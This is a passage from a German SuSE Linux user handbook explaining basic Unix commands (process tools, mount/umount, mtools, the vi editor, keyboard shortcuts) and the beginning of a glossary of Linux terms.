tux       pts/9    :0.0         1Feb 0 2days    3.52s       ?          -
tux       pts/10   :0.0        2Feb 0 59:19     9.10s       8.56s      lynx
tux       pts/11   :0.0        2Feb 0 0.00s     26:49       0.01s      rlogin venus
tux       pts/12   venus.kosmos.all 11:09am    0.00s       0.11s       0.04s
  
```

Ausgabe 19.10.3: Ausgabe von `w`

19.10.5 Der Befehl `du`

Der Befehl `du` (engl. *disk usage*) gibt Auskunft über den von Unterverzeichnissen und einzelnen Dateien belegten Speicherplatz. Mehr darüber kann man in der Manual-Page von `du` (`man du`) nachlesen.

19.10.6 Der Befehl `kill`

Senden von Signalen an laufende *Prozesse* (\Leftrightarrow *Prozess*). Erfordert die Angabe der Prozessnummer (engl. *process id*), kurz: PID, die mit `ps` (siehe Abschnitt 19.10.7) ermittelt werden kann. Der Befehl `kill` wird aufgerufen mit

```
erde: # kill <pid>
```

Sollte der entsprechende Prozess das Abbruchsignal abfangen, so kann er mit dem optionalen Parameter `-9` dennoch beendet werden. Der Aufruf

```
erde: # kill -9 <pid>
```

beendet den Prozess mit der `<pid>` definitiv.

19.10.7 Der Befehl `ps`

Der Befehl `ps` (engl. *process status*) zeigt die vom Benutzer gestarteten Prozesse an. Weitere Information zu dem Befehl liefert die Manual-Page von `ps` (`man ps`). Mit dem Aufruf `ps -a` werden auch die laufenden Prozesse der anderen Benutzer auf dem aktuellen Rechner angezeigt. Durch Angabe der Prozessnummer (1. Spalte der Ausgaben von `ps`) ist es möglich, laufende Prozesse gezielt abzubrechen (siehe Abschnitt 19.10.6).

19.10.8 Der Befehl `pstree`

`pstree` zeigt den kompletten „Prozessbaum“ anschaulich an. Dies zeigt Ausgabe 19.10.4 auf der nächsten Seite.

```
init--bash--startx--xinit--X
|
|                                     '-sh---fvwm--FvwmPager
|                                     |FvwmWinList
|                                     |GoodStuff
|                                     |xclock
|                                     '-xeyes
|
|-color_xterm--bash--xdvi.bin---gs
|-2*[color_xterm--bash--vi]
|-color_xterm--bash--pstree
|-coolmail---coolmail---xterm---pine
|-cron
|-gpm
|-inetd
|-kflushd
|-klogd
|-kswapd
|-5*[mingetty]
|-4*[nfsiod]
|-sh---master---slipto
|-syslogd
|-update
|-xload
|'-xosview
```

Ausgabe 19.10.4: Ausgabe von **ps**

19.10.9 Der Befehl **top**

Anzeige aller momentan laufenden Prozesse, der Systemauslastung u. v. m.; die Anzeige wird in zeitlichen Abständen aktualisiert. Beenden der Anzeige erfolgt mit (q).

19.11 Dateisysteme unter Linux – mount und umount

Der Umgang mit Dateisystemen ist bisweilen eine Kunst für sich.

19.11.1 Übersicht

Unter Linux stehen viele verschiedene *Dateisysteme* zur Verfügung. Eine Auswahl zeigt die Tabelle 19.8 auf der nächsten Seite.

affs	Ein auf dem Amiga verwendetes Dateisystem (engl. <i>Amiga Fast Filesystem</i>).
ext2	(engl. <i>Second extended Filesystem</i>) Das Standard-Dateisystem unter Linux.
hpfs	Standard-Dateisystem von <i>IBM OS/2</i> (engl. <i>High Performance Filesystem</i>). Dieses wird von Linux nur mit Lesezugriff (engl. <i>read-only</i>) unterstützt.

Tabelle 19.8: Fortsetzung auf der nächsten Seite...

iso9660	Standard-Dateisystem auf CD-ROMs.
minix	Dieses Dateisystem hat seinen Ursprung in akademischen Lehrprojekten über Betriebssysteme und war das erste Dateisystem, welches für Linux verwendet wurde. Heute wird es unter Linux vornehmlich als Dateisystem für Disketten verwendet.
msdos	Ursprünglich von <i>DOS</i> verwendetes Dateisystem, welches aber bis heute von diversen Betriebssystemen genutzt wird.
nepfs	Dateisystem für das Einbinden von Novell-Volumes.
nfs	Hierbei befinden sich die Daten auf der Platte eines anderen Rechners und werden via Netzwerk transparent zugänglich gemacht (engl. <i>Network Filesystem</i>).
proc	Prozess-Dateisystem (virtuell).
smbfs	SMB (engl. <i>Server Message Block</i>) ist ein Protokoll, das von <i>WfW</i> , <i>Windows NT</i> und <i>LAN Manager</i> verwendet wird, um Dateien über ein Netzwerk verfügbar zu machen.
sysv	Von <i>SCO-Unix</i> , <i>Xenix</i> und <i>Coherent</i> (kommerzielle Unix-Systeme für PC) verwendetes Dateisystem.
ufs	Von <i>BSD</i> , <i>SunOS</i> und <i>NeXTstep</i> verwendetes Dateisystem; dies Dateisystem wird von Linux nur mit Lesezugriff (engl. <i>read-only</i>) unterstützt.
umsdos	Setzt auf einem gewöhnlichen <i>fat</i> -Dateisystem auf (engl. <i>Unix on MSDOS</i>) und erreicht durch Anlegen spezieller Dateien die notwendige Unix-Funktionalität (Rechte, Links, lange Dateinamen); es ist jedoch sehr langsam.
vfat	Erweiterung des <i>fat</i> -Dateisystems hinsichtlich der Länge der Dateinamen (engl. <i>Virtual FAT</i>).

Tabelle 19.8: Dateisystemtypen unter Linux

19.11.2 Ein- und Aushängen von Dateisystemen

Mit dem Befehl **mount**, der normalerweise nur von `'root'` ausgeführt werden kann, wird ein Datenträger in das Linux-Dateisystem eingehangen. **mount** benötigt hierzu zwei Argumente:

- den Namen des Datenträgers (entspricht der Device-Bezeichnung, z. B. `/dev/hda3`)
- und ein Verzeichnis, unter dem der Datenträger eingebunden werden soll; das Verzeichnis muss bereits existieren.

Die Option **-t <dateisystemtyp>** gibt den Typ des einzuhängenden Dateisystems (siehe Tabelle 19.8) an.

Ein Beispiel: der Aufruf von

```
erde:/ # mount -t msdos /dev/hda2 /dosa
```

stellt die DOS-Partition `hda2` unter dem Verzeichnis `/dosa` zur Verfügung; das Verzeichnis `/dosa` muss zuvor angelegt werden (vgl. Abschnitt 19.6 auf Seite 482).

Wenn bestimmte Geräte (engl. *devices*) immer wieder an der gleichen Stelle im Dateisystem eingehangen werden sollen (z. B. das Diskettenlaufwerk oder weitere CD-ROM-Laufwerke), sollte man einen Eintrag der `/etc/fstab` vornehmen; vgl. dazu die Manual-Page von **mount** (**man 8 mount**).

Durch die Option `-r` wird z. B. ein Datenträger nur zum Lesen „gemountet“ (engl. *read-only*). Schreiben von Daten ist dann auf diesem Datenträger *nicht* erlaubt. Weitere Optionen sind in der Manual-Page von **mount** (**man 8 mount**) dokumentiert.



Wenn Sie auf DOS-Partitionen auch als normaler Benutzer (nicht-`'root'`) schreiben wollen, lesen Sie das Vorgehen bitte in http://sdb.suse.de/sdb/de/html/kfr_18.html nach.

mount führt Protokoll über die gemounteten Dateisysteme. Dieses Protokoll ist in der Datei `/etc/mstab` zu finden. Wird **mount** ohne Argumente aufgerufen, so wird der Inhalt dieser Datei ausgegeben. So erhält man eine Liste aller gerade eingehangenen Dateisysteme.

Durch **umount** wird ein Datenträger aus dem Linux-Dateisystem entfernt⁷. Als Argument zu **umount** kann entweder der Name der Gerätedatei oder der Name des Verzeichnisses, in welches der Datenträger eingebunden ist, angegeben werden. Um also z. B. `/dev/hda2`, eingehangen unter `/dosa`, auszuhängen, kann man alternativ eingeben:

```
erde: # umount /dosa
```

oder:

```
erde: # umount /dev/hda2
```

Bei von Disketten oder von anderen Wechselmedien „gemounteten“ Dateisystemen ist es wichtig, vor dem Herausnehmen der Diskette den Befehl **umount** auszuführen.

Wenn auf einem gemounteten Datenträger noch geöffnete Dateien existieren, werden beim Aufruf von **umount** diese Daten zurückgeschrieben bzw. es wird – wenn dies nicht möglich ist – eine entsprechende Fehlermeldung ausgegeben.

Will man ein Dateisystem aushängen, darf kein Benutzer mehr in einem Verzeichnis stehen (z. B. mit einer Shell), das unterhalb des auszuhängenden Mountpoints liegt.



19.12 DOS-Befehle unter Unix mit *mtools*

Speziell für die Bearbeitung von DOS-Dateien, sowohl auf Festplatte als auch Diskette, stehen die *mtools* aus dem Paket `mttools`, Serie `ap` zur Verfügung. Dabei versucht jedes der Programme, das jeweilige Pendant unter DOS so gut

⁷ Eigentlich lautete der Befehl **unmount**, doch das `'n'` ist irgendwann im Laufe der Unix-Geschichte verloren gegangen.

und funktionell wie möglich zu emulieren. Alle *mtools*-Befehle heißen wie ihr DOS-Pendant, mit einem vorangestellten ``m'`, wie z. B. **mcopy**.

Die *mtools*-Befehle sollten nur verwendet werden, wenn die entsprechende Diskette nicht gemountet ist!



DOS-Dateinamen setzen sich optional aus einem Laufwerksbuchstaben gefolgt von einem Doppelpunkt, einem Unterverzeichnis (optional), sowie dem eigentlichen Dateinamen zusammen. Für die Trennung von Unterverzeichnissen wird unter DOS ausschließlich der ``\`` verwendet.

Mit den *mtools* unter Linux kann sowohl der ``/'` als auch der ``\`` verwendet werden. Bei Gebrauch des ``\`` oder von [Wildcards](#) wie z. B. ``*'` oder ``?'` müssen diese innerhalb von Anführungszeichen stehen, da sie sonst von der Shell zuerst interpretiert werden und gar nicht erst bis zum *mtools*-Befehl vordringen.

Der einzelne ``*'` entspricht bei den *mtools* der Zeichenfolge ``*. *'` unter DOS. Anstelle des unter DOS gewohnten ``/'` zur Übergabe etwaiger Optionen ist – wie unter Linux üblich – das Minuszeichen ``-'` zu verwenden.

Das Standardlaufwerk für die *mtools* ist das erste Diskettenlaufwerk (unter DOS ``a:'`). **mtools** nimmt das Wurzelverzeichnis der Diskette `a:\` als voreingestelltes Verzeichnis. Soll ein anderes als das voreingestellte verwendet werden, so wechseln Sie dorthin mittels **mcd**. Vergessen Sie bitte nicht, bevor Sie eine andere Diskette einlegen, wieder zurück ins Stammverzeichnis des Datenträgers zu wechseln, da sonst kein neuer Verzeichnisbaum eingelesen werden kann.

Bislang werden u. a. die folgenden (DOS-)Befehle von den *mtools* unterstützt:

mattrib	Ändern der DOS-Dateiattribute (<code>hidden</code> , <code>system</code> etc.).
mcd	Wechsel in ein anderes Verzeichnis.
mcopy	Kopieren von/nach DOS nach/von Unix, auch rekursiv. Beachten Sie, dass hier auch immer das Ziel angegeben werden muss.
mdel	Löschen einer DOS-Datei.
mdeltree	Rekursives Löschen eines DOS-Verzeichnisses.
mdir	Anzeige eines DOS-Verzeichnisses.
mformat	Anlegen eines DOS-Dateisystems auf einer <i>low-level</i> -formatierten Diskette. Das <i>low-level</i> -Formatieren geschieht mit dem Befehl fdformat .
mlabel	Umbenennen eines DOS-Datenträgers.
mmd	Anlegen eines DOS-Unterverzeichnisses.
mrd	Löschen eines DOS-Unterverzeichnisses.
mread	Einlesen einer DOS-Datei in ein Unix-System.
mren	Umbenennen einer existierenden DOS-Datei.

Tabelle 19.9: Fortsetzung auf der nächsten Seite...

mtype	Zeigt den Inhalt einer DOS-Datei an.
mwrite	<i>Low-level</i> -Kopie einer Unix-Datei auf ein DOS-Dateisystem.

Tabelle 19.9: Befehle aus dem Paket `mttools`

Als Voreinstellung wird angenommen, bei Laufwerk `a`: handle es sich um ein 3.5-Zoll, bei Laufwerk `B`: um ein 5.25-Zoll-Diskettenlaufwerk. Dabei werden die Diskettenformate 720 KB und 1.44 MB, bzw. 360 KB und 1.2 MB unterstützt.

In `/etc/mttools.conf` können diese Standardeinstellungen geändert werden. In jeweils einer Zeile sind die Einträge wie folgt gegliedert:

- Laufwerksname (unter DOS), z. B. `a` :
- Gerätedatei (Linux), z. B. `/dev/fd0`
- Kennziffer (12 Diskettenlaufwerk, 16 Festplatte)
- Anzahl der Spuren, Leseköpfe und Sektoren

Durch Änderung der Übergabeparameter können also auch zwei 3.5-Zoll-Diskettenlaufwerke verwendet werden. Man sollte jedoch nicht zweimal den gleichen DOS-Laufwerksbuchstaben oder dieselbe Gerätedatei angeben.

19.13 Unix-Befehle im Überblick

Die wichtigsten Befehle sind überblicksartig in Tabelle 19.10 auf der nächsten Seite aufgelistet; optionale Parameter stehen in ``[]'`:

cd verz	Wechsel ins Unterverzeichnis <code>verz</code> .
cd ..	Wechsel in das übergeordnete Verzeichnis.
cd /verz	Wechsel ins Verzeichnis <code>/verz</code> .
cd []	Wechsel ins Benutzerverzeichnis.
cp quelledatei zieldatei	Kopiert <code>quelledatei</code> nach <code>zieldatei</code> .

Tabelle 19.10: Fortsetzung auf der nächsten Seite...

<code>ln [-s] bezug name</code>	Erzeugt im aktuellen Verzeichnis den [symbolischen] Link <code>name</code> , der auf die Datei <code>bezug</code> zeigt. <code>name</code> gibt den Pfad an, in dem die (eigentlich im aktuellen Verzeichnis) gesuchte Datei gefunden werden kann. Nur symbolische Links können über Dateisysteme hinweg gesetzt werden. Mit Hilfe symbolischer Links können auch Verzeichnisse „gelinkt“ werden.
<code>ls [verz]</code>	Listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (nur Dateinamen).
<code>ls -l [verz]</code>	Listet alle Dateien und Verzeichnisse im Verzeichnis <code>verz</code> auf (ausführliche Anzeige im Langformat); ohne Parameter: der Inhalt des aktuellen Verzeichnisses.
<code>ls -a [verz]</code>	Zeigt auch die versteckten Dateien an; (z. B. <code>~/ .xinitrc</code>).
<code>mkdir neuesverz</code>	Erzeugt das Verzeichnis <code>neuesverz</code> .
<code>less datei</code>	Zeigt eine Datei seitenweise an (Vorblättern mit der Leertaste, Rückwärtsblättern mit <code>⏪</code>).
<code>mv vondatei nachdatei</code>	Verschiebt eine Datei oder benennt sie um.
<code>rm datei</code>	Löscht <code>datei</code> (auch Links!).
<code>rm -r verz</code>	Löscht das Verzeichnis <code>verz</code> rekursiv (mit Unterverzeichnissen).
<code>rmdir verz</code>	Löscht das Verzeichnis <code>verz</code> (wenn leer).

Tabelle 19.10: Übersicht der wichtigsten Unix-Befehle

In Tabelle 19.11 auf der nächsten Seite finden Sie einige Befehle, die Suchaufgaben erledigen helfen.

<code>find . -name "datei"</code>	Sucht in allen Unterverzeichnissen des aktuellen Verzeichnisses nach <code>datei</code> .
-----------------------------------	-------------------------------------------------------------------------------------------

Tabelle 19.11: Fortsetzung auf der nächsten Seite...

<code>find . -name "*emil*"</code>	Sucht alle Dateien, in deren Namen die Buchstabenfolge <code>'emil'</code> enthalten ist.
<code>man befehl</code>	Liefert eine Beschreibung von befehl .
<code>grep muster dateien</code>	Durchsucht alle <code>dateien</code> nach dem angegebenen <code>'muster'</code> , das natürlich auch „reguläre Ausdrücke“ (siehe Abschnitt 19.7.2 auf Seite 484 oder <code>man regexp</code>) enthalten kann.

Tabelle 19.11: Übersicht von Suchbefehlen

19.14 Ausblick

Die allgemeinen Verzeichnisse mit Befehlen unter Linux sind:

- `/bin`
- `/sbin`
- `/usr/bin`
- `/usr/sbin`
- `/usr/X11R6/bin`

Dort finden Sie viele weitere Befehle.

Mit `man <befehl>` erhalten Sie detaillierte Informationen zu den verfügbaren Befehlen und Programmen. Voraussetzung ist die Existenz einer entsprechenden Manual-Page (siehe Abschnitt 19.9 auf Seite 490). Die Ausgabe erfolgt dann auf das momentane Standardausgabegerät (i. Allg. der Bildschirm).

Mit Hilfe so genannter *Pipes*, in der Eingabezeile der Shell symbolisiert durch das Zeichen `'|'`, können Sie diese Ausgaben auch direkt auf den Drucker ausgeben oder gegebenenfalls direkt in Dateien schreiben lassen.

Ein Beispiel:

Sie möchten die Manual-Page zum Befehl `ls` ausdrucken lassen. Dies erreichen Sie mit:

```
tux@erde: > man -t ls | lpr
```

Thematisch geordnete Einstiege zu den Manual-Pages bietet Ihnen das Hypertext-Hilfesystem Ihres SuSE Linux-Systems. Geben Sie einfach `hilfe` oder `susehelp` ein. Hier haben Sie auch die Möglichkeit, Querverweisen auf weitere Manual-Pages zu folgen (engl. *hypertext*).

19.15 Der Editor vi

Die Bedienung des **vi** ist etwas gewöhnungsbedürftig. Er wird an dieser Stelle anderen Editoren vorgezogen, weil er zum einen auf jedem UNIX-ähnlichen Betriebssystem zur Verfügung steht und bei Linux zum standardmäßigen Installationsumfang gehört; zum anderen, weil seine Bedienung eindeutig ist und dadurch i. Allg. keine Mißverständnisse auftreten. Außerdem: wenn nichts geht, aber **vi** geht.

Die nun folgende Kurzanleitung sollte Sie in die Lage versetzen, mit Hilfe des **vi** z. B. diverse Konfigurationsdateien zu editieren.

Konzept:

Der **vi** kennt 3 Betriebsarten (Modi):

- Befehlsmodus (engl. *command mode*)
Jeder Tastendruck wird als Teil eines Befehls interpretiert.
- Einfügemodus (engl. *insert mode*)
Tastendrucke werden als Texteingaben interpretiert.
- Komplexbefehlsmodus (engl. *last line mode*)
Für komplexere Befehle, die in der letzten Zeile editiert werden.

Die wichtigsten Befehle des Befehlsmodus sind:

i	wechselt in den Eingabemodus (Zeichen werden an der aktuellen Cursorposition eingegeben).
a	wechselt in den Eingabemodus (Zeichen werden <i>nach</i> der aktuellen Cursorposition eingegeben).
A	wechselt in den Eingabemodus (Zeichen werden am Ende der Zeile angehängt).
R	wechselt in den Eingabemodus (überschreibt den alten Text).
r	wechselt zum Überschreiben <i>eines einzelnen</i> Zeichens in den Eingabemodus.
s	wechselt in den Eingabemodus (das Zeichen, auf dem der Cursor steht, wird durch die Eingabe überschrieben).
C	wechselt in den Eingabemodus (der Rest der Zeile wird durch den neuen Text ersetzt).
o	wechselt in den Eingabemodus (<i>nach</i> der aktuellen Zeile wird eine neue Zeile eingefügt).
O	wechselt in den Eingabemodus (<i>vor</i> der aktuellen Zeile wird eine neue Zeile eingefügt).
x	löscht das aktuelle Zeichen.
dd	löscht die aktuelle Zeile.
dw	löscht bis zum Ende des aktuellen Worts.
cw	wechselt in den Eingabemodus (der Rest des aktuellen Worts wird durch die Eingabe überschrieben).
u	nimmt den letzten Befehl zurück.

Tabelle 19.12: Fortsetzung auf der nächsten Seite...

⌞	hängt die folgende Zeile an die aktuelle an.
.	wiederholt den letzten Befehl.
:	wechselt in den Komplexbefehlsmodus.

Tabelle 19.12: Einfache Befehle des Editors *vi*

Allen Befehlen kann eine Zahl vorangestellt werden, die angibt, auf wie viele Objekte sich der folgende Befehl beziehen soll. So können durch Eingabe von `'3dw'` drei Wörter auf einmal gelöscht werden. Durch Eingabe von `'10x'` erreicht man das Löschen von zehn Zeichen ab der Cursorposition, `'20dd'` löscht 20 Zeilen.

Die wichtigsten Befehle des Komplexbefehlsmodus:

<code>:q!</code>	verlässt <i>vi</i> , ohne Änderungen zu speichern
<code>:w <dateiname></code>	speichert unter <code><dateiname></code>
<code>:x</code>	speichert die geänderte Datei und verlässt den Editor
<code>:e <dateiname></code>	editiert (lädt) <code><dateiname></code>
<code>:u</code>	nimmt den letzten Editierbefehl zurück

Tabelle 19.13: Komplexe Befehle des Editors *vi*

Das Drücken der Taste `(ESC)` im Eingabemodus wechselt in den Befehlsmodus.

Wichtige Tastenkombinationen

Eine kleine Zusammenstellung hilfreicher und wichtiger Tastenkombinationen.

<p>↵</p>	<p>Ausführen eines Befehls auf Kommandoebene. Sonst Zeilenumbruch.</p>
<p>(Alt) + (F1)–(F6)</p>	<p>Wechseln auf eine andere Konsole (im Textmodus).</p>
<p>(Strg) + (Alt) + (F1)–(F6)</p>	<p>Unter X11 und Dosemu: Wechsel auf eine der Textkonsolen.</p>
<p>(Alt) + (F7)</p>	<p>Zurückwechseln nach X11.</p>
<p>(Strg) + (Alt) + (Backspace)</p>	<p>Beenden von X11.</p>
<p>(Shift ↑) + (Bild ↑)</p>	<p>Anzeige vorangegangener Bildschirmseiten auf der Konsole. Funktioniert, bis die Konsole gewechselt wird.</p>
<p>(Shift ↑) + (Bild ↓)</p>	<p>Umkehrung von (Shift ↑) + (Bild ↑).</p>
<p>⏪</p>	<p>Zeigt in der aktuellen Eingabezeile den unmittelbar vorangegangenen Befehl an.</p>
<p>⏩</p>	<p>In der Shell umgekehrte Wirkung wie ⏪.</p>
<p>(Shift ↑) + (Alt) + (Cursor)</p>	<p>Unter X11: Wechsel auf das in Pfeilrichtung nächstgelegene Fenster des virtuellen Desktops. Die Anzahl der zur Verfügung stehenden Fenster wird in <code>.fvwm[2]rc</code> mit dem Parameter DeskTopSize festgelegt.</p>
<p>(Strg) + (Alt) + (±(grey))</p>	<p>Verändert die Bildschirmauflösung in der Reihenfolge der Einträge für den Bildschirmmodus in <code>/etc/XF86Config</code>.</p>
<p>(Strg) + (D)</p>	<p>Ausloggen. Entspricht dem Befehl exit. Eintrag in <code>/etc/profile: ignoreeof=x</code>. x gibt die Anzahl der Wiederholungen an, bis das Kommando wirksam wird.</p>

Tabelle A.1:

Anhang B

Glossar

Wir haben uns bei diesem Glossar auf *UNIX* bzw. Linux-spezifische Begriffe oder Abkürzungen beschränkt, da der Umfang keine grundlegende EDV-Einführung erlaubt. Der Leser dieses Glossars sollte also mit Begriffen wie *Bit* und *Byte* vertraut sein.

Akronym

Abkürzungen, die sich als ein Wort sprechen lassen, werden als Akronym bezeichnet. ☞ *Linux*, ☞ *GNU* und ☞ *RAM* sind bekannte Akronyme.

Alias

Am häufigsten gebraucht man den Ausdruck Alias im Zusammenhang mit der ☞ *Shell*. Mit einem Alias kann man lange oder oft benötigte Befehle abkürzen. Sehen Sie hierzu bitte im Abschnitt über Handhabung der Shell nach.

Arbeitsspeicher (engl. *memory*)

☞ *Speicher*.

ATAPI

ATAPI ist ein Protokoll, über das Geräte angesteuert werden können, die am (E)IDE-Kontroller hängen. Verbreitet sind insbesondere ATAPI-CD-ROM-Laufwerke (☞ *CD-ROM-Laufwerk*); mittlerweile gibt es aber auch ZIP-, Band- (engl. *Streamer*) und Diskettenlaufwerke, die an dieser Schnittstelle betrieben werden. All diese Geräte werden von Linux unterstützt.

Backup

Backup ist der englische Ausdruck für Sicherheitskopien. Sicherheitskopien sollte man sich regelmäßig vor allem von den wichtigen Daten anlegen. Auch (meist mühevoll erstellte) Programmkonfigurationen sind durchaus sicherungswürdig. Unter Linux ist der Befehl **tar** die grundlegende Methode, Daten auf ein ☞ *Device* zu sichern. Oft wird **tar** zusammen mit **gzip** verwendet.

Benutzerverzeichnis (engl. *home directory*)

Das Benutzerverzeichnis („Home-Verzeichnis“) ist der Ausgangspunkt der meisten Aktivitäten eines Benutzers im Rechnersystem. Im Benutzerverzeichnis kann der Benutzer seine privaten Daten ablegen. Neben dem ☞ *Systemadministrator* hat er als einziger Schreibzugriff auf die Dateien des Benutzerverzeichnisses. Die Lage des Benutzerverzeichnisses im

Dateisystem wird unter *UNIX* in der *Umgebungsvariable* HOME festgehalten; symbolisiert wird dies Verzeichnis durch '~' (vgl. Abschnitt 19.6 auf Seite 482).

Betriebssystem (engl. *operating system*)

Das Betriebssystem ist ein permanent auf einem Rechner im Hintergrund laufendes Programm, welches das grundlegende Arbeiten mit dem Rechner überhaupt erst ermöglicht. Die Aufgabe eines Betriebssystems ist die Verwaltung aller verfügbaren Ressourcen eines Rechners. Unter Linux übernimmt diese Aufgaben der *Kernel*, evtl. vorhandene Kernelmodule und unterstützende Programme, ohne die der Kernel „nutzlos“ ist; bei SuSE Linux sollte man die komplette Serie a (Linux Grundsystem) mit allen systemnahen Tools und den „Daemonen“ als das Betriebssystem betrachten. Bekannte Betriebssysteme sind *AmigaOS*, *Linux*, *MacOS*, *OS/2*, *UNIX*, *Windows NT*, u. a.

BIOS (engl. *Basic Input Output System*)

In jedem PC befindet sich ein kleiner Speicherbereich, welcher das sog. BIOS enthält. Das BIOS enthält Initialisierungs- und Testprogramme für den Systemstart sowie (relativ einfache) Treiber für die wichtigsten Peripheriegeräte: Tastatur, Videokarte, Laufwerke, Schnittstellen, Uhr. Unter Linux ist das BIOS nicht aktiv, da es im „real mode“ (*CPU*) arbeitet und beim Booten des Kernels abgeschaltet wird. Der *Kernel* stellt unter Linux auch wesentlich leistungsfähigere Routinen als das BIOS zur Verfügung.

Booten (engl. *bootstrap = Stiefelschleife*)

Mit dem Booten wird der gesamte Startvorgang eines Systems vom Einschalten bis zu dem Moment, in dem das System dem Benutzer zur Verfügung steht, bezeichnet. Unter Linux versteht man darunter das Booten des Kernels und das „Hochfahren“ der Systemdienste, welches sich mit der Meldung ``uncompressing linux...'` ankündigt und mit der ``login: '`-Aufforderung beendet ist.

Buffer

Unter Buffer versteht man eine Art Zwischenspeicher, der es ermöglicht, wiederkehrende Zugriffe auf die in ihm gesicherten Daten zu beschleunigen. Unter Linux gibt es viele Arten von Buffern.

CD-ROM-Laufwerk (engl. *CD-ROM Drive*)

Es gibt verschiedene Typen von CD-ROM-Laufwerken. Am verbreitetesten sind nunmehr die *ATAPI*-Laufwerke, die an einen (E)IDE-Festplattenkontroller angeschlossen werden. Außer diesen Laufwerken gibt es noch

- SCSI-CD-ROM-Laufwerke, die über einen SCSI-Hostadapter betrieben werden,
- CD-ROM-Laufwerke, die an den Parallel-Port gehangen werden, und
- herstellerspezifische CD-ROM-Laufwerke, die über spezielle Kontrollerkarten oder über Soundkarten angesteuert werden.

Nur für die letztgenannten Laufwerke müssen spezielle Treiber ausgewählt werden!

CPU (engl. *Central Processing Unit*)

Der Prozessor. Intel Prozessoren der x86-Reihe kann man in mehreren Modi betreiben, wovon besonders zwischen zwei unterschieden werden soll:

- real Mode: Die ursprüngliche Betriebsart. Langsam und für Anwendungen veraltet („16-Bit Software“). In dieser Betriebsart gibt es keine geschützten Bereiche/Befehle und in ihr startet der Rechner, wenn er eingeschaltet oder zurückgesetzt wird ☞ *Zurücksetzen*. Zudem ist hierbei die Segmentgröße auf 64K beschränkt.
- protected Mode: (ab 286 nutzbar) Geschützte Betriebsart, in der zwischen verschiedenen Privileg-Zuständen unterschieden wird. Nur im so genannten „Ring0“-Prozessorzustand ist „alles erlaubt“ (hier ist das Reich des Linux-Kernel), im „Ring3“ dagegen (niedrigste Privilegstufe) arbeiten die Anwendungen (auch die des Superusers). Außerdem sind ab der Prozessorfamilie 386 Segmente möglich, die den ganzen Adressraum abdecken, daher sind lineare Speichermodelle (Flatmodel) möglich. Erst in dieser Betriebsart entfaltet die CPU ihre volle Leistung. Linux nutzt den Prozessor ausschließlich im „protected Mode“ des 386 (oder höher).

Linux gibt es derzeit für die folgenden Prozessorarchitekturen: Intel x86, DEC alpha, Motorola m68k, Sparc, PowerPC, MIPS, ARM.

Cursor

Der Cursor ist im Allgemeinen ein kleines Blockzeichen, das die Stelle der Eingabe markiert. Unter Linux taucht der Begriff an folgenden Stellen auf:

- Shell/Editor: Durch ein Rechteck oder (blinkenden) Strich markierte Stelle, an der die Eingabe von Zeichen mittels Tastatur erfolgt. Auf der Shell steht der Cursor rechts neben dem ☞ *Prompt*.
- Mauscursor unter X: Der Mauszeiger unter X. Je nach Hintergrund ändert er seine Form. Zum Beispiel Pfeil bei xterm, „X“-förmig auf dem Hintergrund, „I“-förmig in einem ☞ *Editor*fenster.
- GPM-Cursor (Konsole): Ein zeichengroßer Block, der mittels der Programms GPM auf der ☞ *Konsole* mit Mausbewegungen positioniert werden kann und für Cut & Paste (☞ *Selection*) verwendet werden kann.

Daemon

Ein Daemon (engl. *Dist and execution monitor*) ist ein Programm, das im Hintergrund wacht und das bei Bedarf in Aktion tritt. Derartige Dämonen beantworten z. B. FTP- oder HTTP-Anfragen sowie auch die Aktivitäten in den PCMCIA-Steckplätzen.

Datei (engl. *file*)

Unter Linux ist eine Datei das zentrale Konzept beim Umgang mit Daten. Wie bei anderen Systemen auch, dienen Dateien in erster Linie dazu Daten auf Massenspeichern abzulegen. Der Dateiname muss im Verzeichnis, in dem die Datei liegt, einmalig sein. Mit Hilfe des ☞ *Dateisystems*

können diese Dateien hierarchisch strukturiert werden. Sehen Sie bitte in diesem Eintrag auch zu weiteren Informationen über Dateinamen nach.

Zusätzlich hierzu gibt es unter Linux noch weitere spezielle Dateien. Siehe hierzu die Einträge [☞Link](#), [☞Device](#) und [☞Proc](#).

Dateisystem (engl. *filesystem*)

Ein Dateisystem stellt ein Ordnungssystem für Dateien dar. Es gibt eine Vielzahl verschiedener Dateisysteme, die sich hinsichtlich ihrer Leistungsfähigkeit teilweise stark unterscheiden. Manche Dateisystemarten sind fest an bestimmte Medientypen gebunden. Man kann nicht einfach sagen: „Linux benutzt Dateisystem X“.

Device

Unter Linux wird auf Geräte (engl. *device*) über spezielle Einträge im Dateisystem zugegriffen, die unter `/dev/` liegen. In diesen Einträgen sind die Gerätenummern enthalten, über die der [☞Kernel](#) die Gerätetreiber erreichen kann.

E-Mail (engl. *electronic mail*)

Verfahren, um eingetragenen Benutzern eines Rechnersystems, das in ein Netzwerk integriert ist, über das Netzwerk elektronische Briefe zukommen zu lassen. Wie bei „Hardware-Briefen“ (oft als Schneckenpost (engl. *snail mail*) bezeichnet) muss der Adressat angegeben werden: dies geschieht mit der sog. E-Mail-Adresse. Mit E-Mail können nicht nur Texte, sondern auch Ton-Dokumente oder Bilder verschickt werden. Der Vorteil von E-Mail sind die geringen Kosten und die Tatsache, dass die meisten Postsendungen nach wenigen Minuten schon beim Empfänger ankommen können.

Editor

Editoren sind Programme, mit denen Dateien durch Eingabe z. B. von Text verändert werden können. Bekannte Mehrzweck-Editoren unter Linux sind *GNU Emacs* (**emacs**) oder der UNIX-Editor *vi* (vgl. Abschnitt 19.15 auf Seite 501 ff.). Kennen Sie bislang keinen dieser beiden Editoren, dann versuchen Sie bitte `joe` – `joe` ist WordStar-kompatibel...

Eingabeaufforderung (engl. *prompt*)

Bei einer textorientierten [☞Shell](#) wird die Stelle, an der Befehle an das [☞Betriebssystem](#) eingegeben werden können, durch die Eingabeaufforderung gekennzeichnet. Im Prompt können z. B. der Rechner- und Benutzername, die aktuelle Uhrzeit und ähnliche Angaben dargestellt werden. Meist steht der [☞Cursor](#) direkt hinter dem Prompt. Mit dem Wiederauftauchen des Prompts signalisiert das Betriebssystem (bzw. die Shell), dass das System zur Entgegennahme neuer Befehle bereit ist.

ELF (engl. *Executable and Linking Format*)

ELF ist auch für Linux das binäre Standardformat. Mit diesem Format ist es z. B. leichter möglich, „shared libraries“ zu bilden, als mit dem alten `a.out`-Format. Zum Hintergrund vgl. das HOWTO `/usr/doc/howto/en/ELF-HOWTO.gz`.

Ethernet

Weitverbreitete Netzwerkhardware für [☞LANs](#) mit einer Bus-Struktur.

